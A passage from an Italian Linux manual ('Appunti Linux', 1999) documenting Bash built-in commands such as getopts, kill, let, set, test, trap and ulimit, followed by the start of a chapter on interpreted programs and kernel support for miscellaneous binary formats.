Pone il *job* indicato in primo piano, ovvero in *foreground*. Se non viene specificato il *job*, si intende quello attuale, ovvero, l'ultimo a essere stato messo sullo sfondo (*background*).
Il controllo sui *job* è descritto nella sezione 36.6.

## 38.20 getopts

`getopts` ⟨*stringa-di-opzioni*⟩ ⟨*nome-di-variabile*⟩ `[`⟨*argomenti*⟩`]`

Viene usato dagli script di shell per analizzare i parametri posizionali. La stringa di opzioni contiene le lettere delle opzioni che devono essere riconosciute. Se una lettera è seguita da due punti verticali (**`:`**), l'opzione si aspetta di avere un argomento, che dovrà essere separato da essa da spazi bianchi. **`getopts`**, ogni volta che viene eseguito, pone l'opzione successiva nella variabile di shell indicata, inizializzandola se non esiste, e l'indice del prossimo argomento che deve essere elaborato nella variabile **`OPTIND`**. **`OPTIND`** viene inizializzato a 1 ogni volta che la shell o uno script di shell viene chiamato. Quando un'opzione richiede un argomento, **`getopts`** pone quell'argomento nella variabile **`OPTARG`**. La shell non azzera **`OPTIND`** automaticamente; questa variabile deve essere azzerata manualmente tra più chiamate a **`getopts`** dentro la stessa esecuzione della shell, se deve essere usato un nuovo insieme di parametri.

**`getopts`** può informare degli errori in due modi. Se il primo carattere della stringa di opzioni è il simbolo due punti (**`:`**), viene usata un'informazione di errore silenzioza. Nelle operazioni normali, i messaggi diagnostici sono emessi quando sono incontrate opzioni errate o mancano gli argomenti delle opzioni. Se la variabile **`OPTERR`** è posta a zero, nessun messaggio di errore sarà mostrato, perfino se il primo carattere della stringa di opzioni non è costituito dai due punti verticali (**`:`**).

Se viene incontrata un'opzione errata, **`getopts`** assegna alla variabile indicata un punto interrogativo (**`?`**), la variabile **`OPTARG`** viene eliminata e viene emesso un messaggio di errore. Se **`getopts`** funziona in modalità silenziosa, il carattere di opzione trovato viene assegnato a **`OPTARG`** e non viene emesso alcun avvertimento.

Se un argomento richiesto non viene trovato, e **`getopts`** non funziona in modalità silenziosa, viene assegnato un punto interrogativo alla variabile indicata, **`OPTARG`** viene eliminata e viene emesso un messaggio di errore. Se **`getopts`** funziona in modalità silenzioza, allora, un carattere **`:`** viene assegnato alla variabile indicata e a **`OPTARG`** viene assegnato il carattere di opzione trovato.

### Esempi

L'esempio seguente mostra uno script elementare in grado di mostrare la scansione delle opzioni per mezzo di **`getopts`**. Si possono utilizzate opzioni da **`-a`** a **`-g`**; le prime tre (**`-a`**, **`-b`** e **`-c`**) richiedono un argomento.

```
#!/bin/bash
while getopts a:b:c:defg OPZIONE
do
    echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
done
```

Di solito, il comando **`getopts`** viene utilizzato all'interno di un ciclo **`while`** per analizzare le varie opzioni e procedere con le azioni da compiere di conseguenza. Nell'esempio seguente, possono essere utilizzate opzioni da **`-a`** a **`-g`**; le prime tre richiedono un argomento, e si fa in modo che **`getopts`** non emetta segnalazioni di errore (la stringa di opzioni inizia con un simbolo di due punti).

```
#!/bin/bash
while getopts :a:b:c:defg OPZIONE
do
    case $OPZIONE in
        a) echo "Opzione \"a\" con argomento $OPTARG."          ;;
        b) echo "Opzione \"b\" con argomento $OPTARG."          ;;
        c) echo "Opzione \"c\" con argomento $OPTARG."          ;;
        d) echo "Opzione \"d\" che non richiede argomento."     ;;
        e) echo "Opzione \"e\" che non richiede argomento."     ;;
        f) echo "Opzione \"f\" che non richiede argomento."     ;;
        g) echo "Opzione \"g\" che non richiede argomento."     ;;
        *) echo "È stata indicata un'opzione illegale."         ;;
    esac
done
```

## 38.21 hash

`hash [-r] [`⟨*comando*⟩`...]`

Per ciascun comando indicato, viene determinato e memorizzato il percorso completo.

Alcune opzioni

`-r`

Fa sì che la shell perda le locazioni memorizzate.

Se non viene dato alcun argomento, viene emessa l'informazione circa i comandi memorizzati.

Restituisce *Vero* se non si verificano errori.

## 38.22 help

`help [`⟨*modello*⟩`]`

Mostra una guida sui comandi interni. Se viene fornito il modello, si ottiene una guida dettagliata su tutti i comandi che combaciano con il modello stesso, altrimenti viene emesso un elenco dei comandi interni.

Il valore restituito è zero a meno che il modello fornito non combaci con alcun comando.

## 38.23 jobs

`jobs [-lnp] [`⟨*job*⟩`...]`

Quello mostrato rappresenta lo schema sintattico dell'utilizzo comune di **`jobs`**, che serve a elencare i *job* attivi.

Alcune opzioni

`-l`

Elenca i numeri di processo, o PID, in aggiunta alle normali informazioni.

`-p`

Elenca solo il PID del primo processo del gruppo di quelli appartenenti al *job*.

`-n`

Mostra solo i *job* che hanno cambiato stato dall'ultima notifica.

Se viene indicato esplicitamente un *job*, l'elenco risultante sarà ristretto alle sole informazioni su quel *job*.

Restituisce zero a meno che sia incontrata un'opzione non ammessa o sia stata fornita l'indicazione di un *job* impossibile.

Il controllo sui *job* è descritto nella sezione 36.6.

## 38.24 kill

`kill [-s` ⟨*segnale*⟩`] [`⟨*pid*⟩ | ⟨*job*⟩`]...`

`kill [-l [`⟨*numero-del-segnale*⟩ | ⟨*numero-del-segnale*⟩`]...]`

Invia il segnale indicato al processo identificato dal numero del PID o dal *job*. Il segnale viene definito attraverso un nome, come per esempio **`SIGKILL`**, o un numero di segnale. Il nome del segnale non è sensibile alla differenza tra maiuscole e minuscole e può essere indicato anche senza il prefisso **`SIG`**. Se non viene indicato il tipo di segnale da inviare, si intende **`SIGTERM`**. Un argomento **`-l`** elenca i nomi dei segnali corrispondenti ai numeri eventualmente indicati.

Restituisce *Vero* se almeno un segnale è stato inviato con successo, o *Falso* se avviene un errore di qualunque tipo.

Esempi

`$` **`kill -s SIGHUP %1`**

Invia il segnale **`SIGHUP`** al *job* 1.

`$` **`kill -s HUP %1`**

Esattamente come nell'esempio precedente.

`$` **`kill -HUP %1`**

Esattamente come nell'esempio precedente.

`$` **`kill -l`**

Elenca i nomi di segnale abbinati al numero corrispondente.

`$` **`kill -l 1`**

Restituisce il nome corrispondente al segnale 1: **`HUP`**.

`$` **`kill -l HUP`**

Restituisce il numero corrispondente al segnale **`HUP`**: 1.

## 38.25 let

`let` ⟨*argomento*⟩ `[`⟨*argomento*⟩`...]`

Permette di eseguire operazioni aritmetiche con l'utilizzo di variabili. Ogni argomento è un'espressione aritmetica che deve essere risolta. Se l'ultimo argomento viene risolto generando un risultato pari a zero, **`let`** restituisce 1, altrimenti restituisce zero.

Esempi

`$` **`let PIPPO=123+45`**[*Invio*]

Calcola la somma di 123 e 45 e l'assegna alla variabile **`PIPPO`**.

`$` **`echo $PIPPO`**[*Invio*]

```
168
```

---

`$` **`let PIPPO1=123+45 PIPPO2=256+64`**[*Invio*]

Calcola la somma di 123 e 45 assegnandola alla variabile **`PIPPO1`** e la la somma di 256 e 64 assegnandola alla variabile **`PIPPO2`**.

`$` **`let PIPPO1=PIPPO1+PIPPO2`**[*Invio*]

Somma il contenuto della variabile **`PIPPO1`** con quello di **`PIPPO2`** e assegna il risultato nuovamente a **`PIPPO1`**.

`$` **`echo $PIPPO1`**[*Invio*]

```
478
```

## 38.26 local

`local [`⟨*variabile-locale*⟩`[=`⟨*valore*⟩`]...]`

Per ogni argomento, crea una variabile locale con il nome indicato e gli assegna il valore che appare dopo il simbolo di uguaglianza (**=**). Prima e dopo il simbolo **=** non si possono lasciare spazi. Quando il comando **local** viene usato dentro una funzione, fa sì che la variabile abbia una visibilità ristretta a quella funzione e ai suoi discendenti. Se non viene indicato alcun argomento, **local** emette un elenco di variabili locali attraverso lo standard output. È un errore usare **local** quando non ci si trova all'interno di una funzione. **local** restituisce zero a meno che **local** sia usato fuori da una funzione, o siano stati fatti altri errori.

## 38.27 logout

`logout`

Termina il funzionamento di una shell di *login*.

## 38.28 pwd

`pwd`

Emette il percorso assoluto della directory corrente. Se è stato usato il comando interno **set -P**, i percorsi che utilizzano collegamenti simbolici vengono tradotti in percorsi reali. Restituisce zero se non si verifica alcun errore mentre si legge il percorso della directory corrente.

## 38.29 read

`read [-a `⟨*array*⟩`] [-p `⟨*prompt*⟩`] [-r] [`⟨*variabile*⟩`...]`

Viene letta una riga dallo standard input, e la prima parola di questa riga viene assegnata alla prima variabile indicata come argomento, la seconda parola alla seconda variabile, e così via. All'ultima variabile indicata nella riga di comando viene assegnato la parte restante della riga dello standard input che non sia stata distribuita diversamente. Per determinare la separazione in parole della riga dello standard input si utilizzano i caratteri contenuti nella variabile **IFS**. Se non vengono fornite variabili a cui assegnare questi dati, la riga letta viene assegnata alla variabile **REPLY**.

**read** restituisce zero, purché non sia incontrata la fine del file prima di poter leggere la riga dello standard input.

Alcune opzioni

`-r`

Utilizzando questa opzione, la barra obliqua inversa (****) seguita dal codice di interruzione di riga, cosa che di solito viene interpretata come simbolo di continuazione, non viene ignorata, e il simbolo **** viene inteso come parte della riga.

`-a `⟨*array*⟩

Se viene fornita questa opzione, assieme al nome di una variabile array, si ottiene l'assegnamento sequenziale delle parole all'interno degli elementi di questo array (partendo dalla posizione 0).

`-p `⟨*prompt*⟩

Permette di definire un *prompt*. Questo viene visualizzato solo se l'input proviene da un terminale.

## 38.30 readonly

`readonly [`⟨*variabile*⟩`...]`

`readonly [-f `⟨*funzione*⟩`...]`

`readonly -p`

Le variabili o le funzioni indicate vengono marcate per la sola lettura e i valori di queste non possono essere cambiati dagli assegnamenti successivi. Se non viene fornito alcun argomento, e se viene indicata l'opzione **-p**, viene emessa una lista di tutti i nomi a sola lettura. Un argomento **--** disabilita il controllo delle opzioni per il resto degli argomenti. Restituisce zero se non sono stati commessi degli errori.

## 38.31 return

`return [n]`

Termina l'esecuzione di una funzione restituendo il valore *n*. Se viene omessa l'indicazione di questo valore, la funzione che termina restituisce il valore restituito dall'ultimo comando eseguito al suo interno. Se il comando **`return`** viene utilizzato al di fuori di una funzione, ma sempre all'interno di uno script, termina l'esecuzione dello script stesso. In particolare, se questo script era stato eseguito attraverso il comando `.`, ovvero **`source`**, viene restituito un valore secondo le stesse regole della conclusione di una funzione, se invece questo script era stato eseguito in maniera diversa, il valore restituito è sempre *Falso*.

## 38.32 set

`set [{-|+}x]...`

`set [{-|+}o [⟨modalità⟩]]`

`set ⟨parametro-posizionale⟩...`

Questo comando, se usato senza argomenti, emettere l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell Bash.

Quasi tutte le modalità in questione sono rappresentate da una lettera alfabetica, con un qualche significato mnemonico. L'attivazione di queste modalità può essere verificato osservando il contenuto del parametro **`$-`**:

```
$ echo $-
```

Si potrebbe ottenere una stringa come quella seguente:

```
imH
```

Le lettere che si vedono («i», «m» e «H») rappresentano ognuna l'attivazione di una modalità particolare e **`set`** può intervenire solo su alcune di queste. Gli argomenti normali del comando **`set`** sono le lettere delle modalità che si vogliono attivare o disattivare: se le lettere sono precedute dal segno **`-`** si specifica l'attivazione di queste, mentre se sono precedute dal segno **`+`** si specifica la loro disattivazione.

**`set`** può essere usato per modificare le modalità di funzionamento anche attraverso l'opzione **`-o`**, oppure **`+o`**, che deve essere seguita da una parola chiave che rappresenta la modalità stessa. I segni **`-`** e **`+`** rappresentano ancora l'attivazione o la disattivazione della modalità corrispondente. Le modalità a cui si accede attraverso l'opzione **`-|+o`** non sono esattamente le stesse che si possono controllare altrimenti.

Il comando **`set`** può servire anche per modificare il contenuto dei parametri **`$1`**, **`$2`**,... Per questo, gli argomenti che seguono la definizione dell'ultima modalità, vengono interpretati come i valori da assegnare ordinatamente a questi parametri.

Se viene utilizzato il comando **`set -o`**, si ottiene l'elenco delle impostazioni attuali.

**`set`** restituisce *Vero* se non viene incontrata un'opzione errata.

### Definizione di alcune modalità

`{-|+}a`

`{-|+}o allexport`

Le variabili che vengono modificate o create, sono marcate automaticamente per l'esportazione verso l'ambiente per i comandi avviati dalla shell.

`{-|+}b`

`{-|+}o notify`

Fa in modo che venga riportato immediatamente lo stato di un *job* sullo sfondo che termina. Altrimenti, questa informazione viene emessa subito prima del *prompt* primario successivo.

`{-|+}e`

`{-|+}o errexit`

Termina immediatamente se un comando qualunque conclude la sua esecuzione restituendo uno stato diverso da zero. La shell non esce se il comando che fallisce è parte di un ciclo **`until`** o **`while`**, di un'istruzione **`if`**, di una lista **`&&`** o **`||`**, o se il valore restituito dal comando è stato invertito per mezzo di **`!`**.

`{-|+}f`

`{-|+}o noglob`

Disabilita l'espansione di percorso (*globbing*).

`{-|+}h`

Localizza e memorizza la posizione dei programmi alla prima occasione in cui questi vengono eseguiti, in modo da rendere più rapido un eventuale avvio successivo.

`{-|+}m`

`{-|+}o monitor`

Il controllo dei *job* è attivato. Questa modalità è attiva in modo predefinito per le shell interattive.

`{-|+}n`

`{-|+}o noexec`

Legge i comandi, ma non li esegue. Ciò può essere usato per controllare gli errori di sintassi di uno script di shell. Questo valore viene ignorato dalle shell interattive.

`{-|+}p`

`{-|+}o privileged`

Attiva la modalità di funzionamento privilegiato. In questa modalità, il file indicato all'interno della variabile **`BASH_ENV`** non viene elaborato e le funzioni di shell non vengono ereditate dall'ambiente. Questa modalità è abilitata automaticamente all'avvio se i numeri UID e GID efficaci non equivalgono ai numeri UID e GID reali. Una cosa del genere si ottiene quando l'eseguibile **`bash`** ha il bit SUID attivo, per cui sono stati guadagnati i privilegi di un altro utente, quello proprietario del file eseguibile. Disattivare questa modalità fa sì che UID e GID efficaci tornino a essere uguali a quelli reali (perdendo i privilegi di prima).

`{-|+}t`

Termina l'esecuzione dopo aver letto ed eseguito un comando.

`{-|+}u`

`{-|+}o nounset`

Fa in modo che venga considerato un errore l'utilizzo di variabili non impostate (predisposte) quando si effettua l'espansione di una variabile (o di un parametro). In tal caso, quindi, la shell emette un messaggio di errore e, se il funzionamento non è interattivo, termina restituendo un valore diverso da zero.

`{-|+}v`

`{-|+}o verbose`

Emette le righe inserite nella shell appena queste vengono lette.

`{-|+}x`

`{-|+}o xtrace`

Nel momento in cui si eseguono dei comandi, viene emesso il comando stesso attraverso lo standard output preceduto da quanto contenuto nella variabile **`PS4`**.

`{-|+}B`

`{-|+}o braceexpand`

Viene attivata l'espansione delle parentesi graffe (predefinito).

`{-|+}C`

`{-|+}o noclobber`

Disabilita la sovrascrittura dei file preesistenti a seguito di una ridirezione dell'output attraverso l'uso degli operatori **`>`**, **`>&`** e **`<>`**. Questa impostazione può essere scavalcata (in modo da riscrivere i file) utilizzando l'operatore di ridirezione **`>|`** al posto di **`>`** (36.5).

In generale sarebbe meglio evitare di intervenire in questo modo, dal momento che ciò non è conforme allo standard di utilizzo normale.

`{-|+}P`

`{-|+}o physical`

Se attivato, non segue i collegamenti simbolici quando esegue i comandi che, come **`cd`**, cambiano la directory corrente. Vengono usate invece le directory reali. L'azione di seguire i collegamenti simbolici non è così ovvia come sembra; alla fine viene proposto un esempio.

`{-|+}o emacs`

Usa l'*editing* della riga di comando in stile Emacs. Si tratta della modalità predefinita quando la shell è interattiva, a meno che sia stata avviata con l'opzione **`-nolineediting`**.

`{-|+}o interactive-comments`

Permette di ignorare i commenti (**`#`** e il resto della riga) anche durante l'esecuzione di una shell interattiva

`{-|+}o posix`

Cambia il comportamento della shell dove le operazioni predefinite differiscono dallo standard POSIX 1003.2 per farlo combaciare con lo standard.

`{-|+}o vi`

Usa un *editing* della riga di comando in stile VI.

Esempi

Se `/usr/sys` è un collegamento simbolico a `/usr/local/sys/`, valgono le operazioni seguenti.

$ **cd /usr/sys**[*Invio*]

$ **echo $PWD**[*Invio*]

`/usr/sys`

$ **cd ..**[*Invio*]

$ **echo $PWD**[*Invio*]

`/usr`

Se invece è stato attivato **`set -P`**, la stessa cosa funziona nel modo seguente:

$ **cd /usr/sys**[*Invio*]

$ **echo $PWD**[*Invio*]

`/usr/sys`

$ **cd ..**[*Invio*]

$ **echo $PWD**[*Invio*]

`/usr/local`

## 38.33 shift

`shift [`*n*`]`

I parametri posizionali da *n*+1 in avanti sono spostati a partire da **`$1`** in poi (**`$0`** non viene coinvolto). Se *n* è 0, nessun parametro viene cambiato. Se *n* non è indicato, il suo valore predefinito è 1. Il valore di *n* deve essere un numero non negativo minore o uguale a **`$#`** (cioè al numero di parametri posizionali esistenti). Se *n* è più grande di **`$#`**, i parametri posizionali non vengono modificati.

Restituisce un valore maggiore di zero se *n* è più grande di **`$#`** o minore di 0; altrimenti restituisce zero.

## 38.34 suspend

`suspend [-f]`

Sospende l'esecuzione della shell fino a che non riceve un segnale **`SIGCONT`**. L'opzione **`-f`** permette di sospenderne l'esecuzione anche se si tratta di una shell di *login*.

Restituisce zero se non si verificano errori.

## 38.35 test

`test` ⟨*espressione-condizionale*⟩

`[` ⟨*espressione-condizionale*⟩ `]`

Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a 1) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato.

Nella tabella 38.2, e successive, vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.

| Espressione | Descrizione |
|---|---|
| -e ⟨*file*⟩ | *Vero* se il file esiste ed è di qualunque tipo. |
| -b ⟨*file*⟩ | *Vero* se il file esiste ed è un dispositivo a blocchi. |
| -c ⟨*file*⟩ | *Vero* se il file esiste ed è un dispositivo a caratteri. |
| -d ⟨*file*⟩ | *Vero* se il file esiste ed è una directory. |
| -f ⟨*file*⟩ | *Vero* se il file esiste ed è un file normale. |
| -L ⟨*file*⟩ | *Vero* se il file esiste ed è un collegamento simbolico. |
| -p ⟨*file*⟩ | *Vero* se il file esiste ed è una pipe con nome. |
| -S ⟨*file*⟩ | *Vero* se il file esiste ed è un socket. |
| -t | *Vero* se lo standard output è aperto su un terminale. |

Tabella 38.2: Espressioni per la verifica del tipo di file.

| Espressione | Descrizione |
|---|---|
| -g ⟨*file*⟩ | *Vero* se il file esiste ed è impostato il suo bit SGID. |
| -u ⟨*file*⟩ | *Vero* se il file esiste ed è impostato il suo bit SUID. |
| -k ⟨*file*⟩ | *Vero* se il file ha il bit Sticky attivo. |
| -r ⟨*file*⟩ | *Vero* se il file esiste ed è leggibile. |
| -w ⟨*file*⟩ | *Vero* se il file esiste ed è scrivibile. |
| -x ⟨*file*⟩ | *Vero* se il file esiste ed è eseguibile. |
| -O ⟨*file*⟩ | *Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale. |
| -G ⟨*file*⟩ | *Vero* se il file esiste e appartiene al GID efficace dell'utente attuale. |

Tabella 38.3: Espressioni per la verifica dei permessi e delle modalità dei file.

| Espressione | Descrizione |
|---|---|
| -s ⟨*file*⟩ | *Vero* se il file esiste e ha una dimensione maggiore di zero. |
| ⟨*file1*⟩ -nt ⟨*file2*⟩ | *Vero* se il primo file ha la data di modifica più recente. |
| ⟨*file1*⟩ -ot ⟨*file2*⟩ | *Vero* se il primo file ha la data di modifica più vecchia. |
| ⟨*file1*⟩ -et ⟨*file2*⟩ | *Vero* se i due nomi corrispondono allo stesso inode. |

Tabella 38.4: Espressioni per la verifica di altre caratteristiche dei file.

## 38.36 times

`times`

Emette i tempi di utilizzo accumulati.

| Espressione | Descrizione |
|---|---|
| −z ⟨*stringa*⟩ | *Vero* se la lunghezza della stringa è zero. |
| −n ⟨*stringa*⟩ | *Vero* se la lunghezza della stringa è diversa da zero. |
| ⟨*stringa1*⟩ = ⟨*stringa2*⟩ | *Vero* se le stringhe sono uguali. |
| ⟨*stringa1*⟩ != ⟨*stringa2*⟩ | *Vero* se le stringhe sono diverse. |
| ⟨*stringa1*⟩ < ⟨*stringa2*⟩ | *Vero* se la prima stringa è lessicograficamente precedente. |
| ⟨*stringa1*⟩ > ⟨*stringa2*⟩ | *Vero* se la prima stringa è lessicograficamente successiva. |

Tabella 38.5: Espressioni per la verifica e la comparazione delle stringhe.

| Espressione | Descrizione |
|---|---|
| ⟨*op1*⟩ −eq ⟨*op2*⟩ | *Vero* se gli operandi sono uguali. |
| ⟨*op1*⟩ −ne ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ −lt ⟨*op2*⟩ | *Vero* se il primo operando è inferiore al secondo. |
| ⟨*op1*⟩ −le ⟨*op2*⟩ | *Vero* se il primo operando è inferiore o uguale al secondo. |
| ⟨*op1*⟩ −gt ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ −ge ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale del secondo. |

Tabella 38.6: Espressioni per il confronto numerico. Come operandi possono essere utilizzati numeri interi, positivo o negativi, oppure l'espressione speciale **`-l`** ⟨*stringa*⟩ che restituisce la lunghezza della stringa indicata.

## 38.37 trap

`trap [-l] [`⟨*argomento*⟩`] [`⟨*segnale*⟩`]`

Il comando espresso nell'argomento dovrà essere letto ed eseguito quando la shell riceverà il segnale, o i segnali indicati. Se non viene fornito l'argomento, o viene indicato un trattino (`-`) al suo posto, tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell). Se l'argomento fornito corrisponde a una stringa nulla, questo segnale viene ignorato dalla shell e dai comandi che questo avvia. Se il segnale è **`EXIT`**, pari a zero, il comando contenuto nell'argomento viene eseguito all'uscita della shell.

Se viene utilizzato senza argomenti, **`trap`** emette la lista di comandi associati con ciascun numero di segnale. L'opzione **`-l`** fa sì che la shell emetta una lista di nomi di segnali e i loro numeri corrispondenti. I segnali ignorati al momento dell'ingresso della shell non possono essere intercettati o inizializzati. I segnali intercettati sono riportati al loro valore originale in un processo discendente quando questo viene creato.

Il valore restituito è *Vero* se non vengono riscontrati errori.

## 38.38 type

`type [-all] [-type | -path]` ⟨*nome*⟩ `[`⟨*nome*⟩`...]`

Determina le caratteristiche di uno o più comandi indicati come argomento.

### Alcune opzioni

⟨*nessuna opzione*⟩

Se viene usato senza opzioni, indica come verrebbe interpretato ciascun nome indicato negli argomenti, se questo fosse usato come comando.

`-type | -t`

Viene emessa la definizione del tipo di nome indicato tra gli argomenti. Può trattarsi di:

- **`alias`**;
- **`keyword`** (parola riservata della shell);
- **`function`**;
- **`builtin`** (comando interno);

| Espressione | Descrizione |
|---|---|
| ! ⟨*espressione*⟩ | Inverte il risultato logico dell'espressione. |
| ⟨*espressione*⟩ −a ⟨*espressione*⟩ | *Vero* se entrambe le espressioni danno un risultato *Vero*. |
| ⟨*espressione*⟩ −o ⟨*espressione*⟩ | *Vero* se almeno un'espressione dà un risultato *Vero*. |

Tabella 38.7: Operatori logici.

- **`file`**.

Se il nome non viene trovato, allora non si ottiene alcun output e viene restituito il valore *Falso*.

`-path | -p`

Viene emesso il nome del file che verrebbe eseguito se il nome indicato negli argomenti fosse utilizzato come un nome di comando; se il file non esiste, non viene emesso alcun risultato.

`-all | -a`

Emette tutti gli elementi corrispondenti ai nomi indicati, inclusi alias e funzioni, purché non sia usata anche l'opzione **`-path`**.

Restituisce *Vero* se uno qualsiasi degli argomenti viene trovato, *Falso* se non ne viene trovato alcuno.

## 38.39 ulimit

`ulimit [`⟨*opzioni*⟩`] [`⟨*limite*⟩`]`

Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore **`unlimited`**.

Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore.

> A meno di usare kernel Linux particolarmente recenti, è probabile che alcune delle funzionalità di questo comando non producano alcun risultato pratico, perché le funzioni di sistema che devono attuare questi compiti non sono ancora operative.

### Alcune opzioni

`-H`

Viene impostato il limite *hard* per la data risorsa. Un limite *hard* non può essere aumentato una volta che è stato impostato. Se non viene specificata questa opzione, si intende l'opzione **`-S`** in modo predefinito.

`-S`

Viene impostato il limite *soft* per la data risorsa. Un limite *soft* può essere aumentato fino al valore del limite *hard*. Se non viene specificata questa opzione, e nemmeno **`-H`**, questa è l'opzione predefinita.

`-a`

Sono riportati tutti i limiti correnti.

`-c`

La grandezza massima dei file `core` creati.

`-d`

La grandezza massima del segmento dati di un processo.

`-f`

La grandezza massima dei file creati dalla shell.

`-m`

La grandezza massima della memoria occupata.

`-s`

La grandezza massima dello *stack*.

`-t`

Il massimo quantitativo di tempo di CPU in secondi.

`-p`

La grandezza della pipe in blocchi da 512 byte (questo non può essere cambiato).

`-n`

Il numero massimo di descrittori di file aperti (la maggior parte dei sistemi non permette che questo valore sia impostato, ma solo mostrato).

`-u`

Il numero massimo di processi disponibili per un singolo utente.

`-v`

Il massimo ammontare di memoria virtuale disponibile per la shell.

Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene espressa alcuna opzione, si assume **`-f`**. I valori sono in multipli di 1024 byte, tranne che per **`-t`** che è in secondi, **`-p`** che è in unità di blocchi da 512 byte, e **`-n`** e **`-u`**, che sono numeri senza unità.
Il valore restituito è zero se non vengono commessi errori.

## 38.40 umask

`umask [-S] [`⟨*modalità*⟩`]`

La maschera dei permessi per la creazione dei file dell'utente viene modificata in modo da farla coincidere con la modalità indicata. Se la modalità inizia con una cifra numerica, questo valore viene interpretato come un numero ottale; altrimenti viene interpretato in modo simbolico, così come avviene con **`chmod`**. Se la modalità viene omessa, oppure se è stata fornita l'opzione **`-S`**, viene emesso il valore corrente della maschera. L'opzione **`-S`** fa sì che la maschera venga emessa in formato simbolico; l'uscita predefinita è un numero ottale.
Restituisce zero se non vengono riscontrati errori.

## 38.41 unalias

`unalias [-a] [`⟨*nome-di-alias*⟩`...]`

Rimuove l'alias indicato dalla lista degli alias definiti. Se viene fornita l'opzione **`-a`**, sono rimosse tutte le definizioni di alias.
Restituisce *Vero* se non vengono riscontrati errori.

## 38.42 unset

`unset [-v]` ⟨*nome-variabile*⟩`...`

`unset -f` ⟨*nome-funzione*⟩`...`

Vengono rimosse le variabili indicate. Se viene utilizzata l'opzione **`-f`**, si fa riferimento a funzioni.

> Le variabili **`PATH`**, **`IFS`**, **`PPID`**, **`PS1`**, **`PS2`**, **`UID`**, e **`EUID`** non possono essere rimosse.

> Se una qualsiasi fra **`RANDOM`**, **`SECONDS`**, **`LINENO`**, o **`HISTCMD`** viene rimossa, perde la sua speciale proprietà, persino se viene ripristinata successivamente.

Restituisce *Vero* se non vengono riscontrati errori.

## 38.43 wait

`wait [`*n*`]`

Attende la conclusione del processo specificato e restituisce il suo valore di uscita. Il numero *n* può essere un PID o un *job*; se viene indicato un *job*, si attende la conclusione di tutti i processi nella pipeline di quel *job*. Se *n* non viene indicato, si aspetta la conclusione di tutti i processi discendenti correntemente attivi, e il valore restituito è zero. Se *n* specifica un processo o un *job* non esistente, viene restituito 127. Altrimenti, il valore restituito è lo stesso dell'ultimo processo o *job* per cui si era in attesa.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte X

# Eseguibili/interpretabili

# Eseguibili, interpretabili e automazione dell'interpretazione

Quando si utilizza un sistema operativo complesso come GNU/Linux, dove il kernel ha un ruolo così importante, è difficile stabilire una distinzione netta tra un programma eseguibile binario e un programma interpretato. A livello astratto si intende che il programma interpretato richiede un programma interprete che è di fatto il suo esecutore, ma anche l'interprete potrebbe a sua volta essere interpretato da un altro programma di livello inferiore. È un po' come quando per tradurre un testo dal cinese all'italiano, si preferisce partire dal lavoro di qualcun altro che l'ha già tradotto in inglese.

Evidentemente si pone il problema di stabilire il livello di astrazione a cui si vuole fare riferimento. Si potrebbe dire che un programma binario «normale» sia quello che viene eseguito direttamente dal kernel senza bisogno di altri sostegni da parte di programmi interpreti aggiuntivi. In questo senso, potrebbe accadere anche che un programma che nel sistema «A» è un binario normale, nel sistema «B» potrebbe essere eseguito per opera di un interprete intermedio, e quindi diventare lì un programma interpretato.

## 39.1 Script

Il classico tipo di programma interpretato è lo script che normalmente viene individuato dalla stessa shell attraverso cui viene avviato. Per questo è stata stabilita la convenzione per cui questi programmi sono contenuti in file di testo, in cui la prima riga indichi il percorso dell'interprete necessario.

```
#/bin/bash
```

Tale convenzione impone che, in questo tipo di script, il simbolo **#** rappresenti l'inizio di un commento, e che comunque si tratti di un file di testo normale. Inoltre, è stabilito implicitamente, che il programma interprete indicato riceva il nome dello script da interpretare come primo argomento.

Attualmente, non è solo la shell che può accorgersi del fatto che si tratti di uno script; anche il kernel è coinvolto in questa forma di riconoscimento, tanto che si possono creare dei sistemi specifici che, all'avvio, invece di mettere in funzione il programma **`init`**, eseguono direttamente uno script attraverso l'interprete relativo.

## 39.2 Programmi da interpretare che non sono script

Quando il file da interpretare non è così semplice come uno script, per esempio perché non si tratta di un file di testo, si pone il problema di stabilire un metodo per il suo riconoscimento, altrimenti si è costretti a usare sempre un comando che richiami esplicitamente il suo interprete. L'esempio più comune di questa situazione è il programma scritto per un'altra piattaforma che si vuole utilizzare attraverso un interprete (o un emulatore) adatto. Generalmente, questi programmi estranei sono riconoscibili in base a una stringa binaria tipica che si può trovare all'inizio del file che li contiene; in pratica, in base al magic number del file. In altre situazioni, si può essere costretti a definire un'estensione particolare per i nomi di questi file, come avviene nel Dos.

## 39.3 Gestione del kernel dei binari eterogenei

A partire dall'introduzione dell'interprete Java anche per GNU/Linux, si è sentito maggiormente il problema di organizzare in modo coerente la gestione dei programmi che per un motivo o per l'altro devono essere interpretati attraverso un programma esterno al kernel stesso. Il meccanismo attuale permette una configurazione molto semplice del sistema, attraverso la quale si può automatizzare l'interpretazione di ciò che si vuole.

Per predisporre il kernel a questa forma di gestione, occorre attivare l'opzione seguente in fase di compilazione.

- *Kernel support for MISC binaries* (12.5.4) **Y**

